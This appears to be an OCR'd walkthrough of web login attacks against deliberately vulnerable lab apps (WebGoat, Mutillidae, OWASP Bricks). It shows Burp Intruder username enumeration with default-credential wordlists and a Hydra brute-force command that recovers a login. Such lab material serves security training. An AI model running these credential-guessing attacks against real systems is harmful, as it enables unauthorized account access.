
Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

Webgoat Password Recovery

Please input your username. See the OWASP admin if you do not have an account.

*Required Fields

***User Name:**




* Not a valid username. Please try again.

Webgoat Password Recovery

Please input your username. See the OWASP admin if you do not hav account.

*Required Fields


***User Name:**


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Target Proxy Spider Scanner Intruder Rep
Intercept HTTP history WebSockets history Options
History logging of out-of-scope items is disabled
Request Response
Raw Params Headers Hex
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser

Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length
640	http://10.7.7.5	GET	/mutillidae/index.php?popUpNotificati...	☑	□	200	47588
641	http://10.7.7.5	POST	/mutillidae/index.php?page=login.php	☑	□	200	47143

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,e
Referer: http://10.7.7.5                                   e=L1H0&page=login.php
Cookie: showhints=0; ji                                    id2E=;
acopendivids=swingset,jo                                   da;
JSESSIONID=081FA4CD375E                                    4s0bs3kq6r1eco6
Connection: close
Upgrade-Insecure-Reques
Content-Type: applicati
Content-Length: 73

username=nonexistentuse                                    n=Login
```




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer:
http://10.7.7.5/mutillidae/index.php?popUpNotificationCode=L1H0&page=login.php
Cookie: showhints=0; jiveLastVisited=1507072765009; Server=b3dhc3Bid2E=;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=081FA4CD375E8BF27B13378678F08001; PHPSESSID=khfd0v3ee8f4s0bs3kq6r1eco6
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

username=§nonexistentuser§&password=saadsadsa&login-php-submit-button=Login
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 0

Payload type: Simple list

Request count: 0

Payload Optio


This payload type

Look In: metasploit

```
unhash.txt              dlink_telnet_backdoor_userpass.txt    http_owa_commo
ces_unhash.txt          hci_oracle_passwords.csv              idrac_default_pas
_unhash.txt             http_default_pass.txt                 idrac_default_use
                        http_default_userpass.txt             ipmi_passwords.t
                        http_default_users.txt                ipmi_users.txt
```

File Name: http_default_users.txt


Files of Type: All Files


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Request Response
Raw Headers Hex HTML Render

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	30561	
1	admin	200	□	□	30471	
2	manager	200	□	□	30561	
3	root	200	□	□	30561	
4	cisco	200	□	□	30561	

```
<p><b>General Goal(s):</b> </p>
Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on
this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the
password of another user.
</div>
                                <div id="message" class="info"></div>


                        <div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form'
action='attack?Screen=64&menu=500' enctype=''><h1>Webgoat Password Recovery </h1><table align='center' cellspacing='0'
width='90%' border='0' cellpadding='2'><tr><th colspan='2' align='left'>Secret Question: What is your favorite
color?</th></tr><tr><td width='30%'>*Required Fields</td></tr><tr><td colspan='2'>&nbsp;</td></tr><tr><td><b>*Answer:
</b></td><td><input name='Color' type='TEXT' value=''></td></tr><tr><td><input name='SUBMIT' type='SUBMIT'
value='Submit'></td></tr></table></form></div>
```



!!! This VM has many serious security issues. We strongly recomm
you run it only on the "host only" or "NAT" network in the virtual


Authentication Required

http://10.7.7.5 is requesting your username and password. The site says: “WebGoat Application”

User Name: testuser

Password: ●●●●●●●●●●●●


Cancel OK


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Exte
Intercept HTTP history WebSockets history Options
Request Response
Raw Params Headers Hex


Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params
4	http://10.7.7.5	GET	/animatedcollapse.js	□
9	http://10.7.7.5	GET	/WebGoat/attack	□
10	http://10.7.7.5	GET	/WebGoat/attack	□


```
GET /WebGoat/attack HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.7.7.5/
Cookie: jiveLastVisited=1507072765009; Server=b3dhc3Bid2E=; acopendivids=swingset,jotto
JSESSIONID=081FA4CD375E8BF27B13378678F08001; PHPSESSID=khfd0v3ee8f4s0bs3kq6rleco6
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dGVzdHVzZXI6dGVzdHBhc3N3b3Jk
```




```
root@kali:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
 or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M F
ILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [servic
e://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post}
 http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md
5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis
rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak teln
et[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```



```
root@kali:~# hydra -L users.txt -P passwords.txt http-get://10.7.7.5:8080/WebGoat/attack
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service or
 or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-19 12:26:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:6/p:10), ~4 tries pe
[DATA] attacking http-get://10.7.7.5:8080//WebGoat/attack
[8080][http-get] host: 10.7.7.5   login: webgoat   password: webgoat
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-10-19 12:26:42
```




```
POST /owaspbricks/login-3/index.php HTTP/1.1
Host: 192.168.1.6
Content-Length: 39
Cache-Control: max-age=0
Origin: http://192.168.1.6
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu
Chromium/61.0.3163.100 Chrome/61.0.3163.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.1.6/owaspbricks/login-3/
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: PHPSESSID=812abvj0gi6ndm4akjpvu8c6j6; JSESSIONID=26D68011C141F0121B2BE4A590F74D17
Connection: close

username=test&passwd=test&submit=Submit
```



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
141	http://192.168.1.6	GET	/owaspbricks/login-3/	□	□	200	3638	HTML		Bricks
142	http://192.168.1.6	POST	/owaspbricks/login-3/index.php	☑	□	200	3845	HTML	php	Bricks
143	http://192.168.1.6	POST	/owaspbricks/login-3/index.php	☑	□	200	3843	HTML	php	Bricks

```
<div class="row">
        <div class="four columns centered">
                <br/><br/><a href="../index.php"><img src="../images/bricks.jpg" /></a><br/><br/>
                <form method="POST" action="index.php" enctype="application/x-www-form-urlencoded">
                        <fieldset>
                                <legend>Login</legend>
                                <p><div class="alert-box alert">Wrong user name or password.<a href="" class="close">&times;</a
                                <p>Username: <input type="text" name="username" id="username" size="25" required/></p>
                                <p>Password: <input type="password" name="passwd" id="passwd" size="25" required/></p>
                                <p><input type="submit" class="small button" name="submit" id="submit" value="Submit"/></p>
```

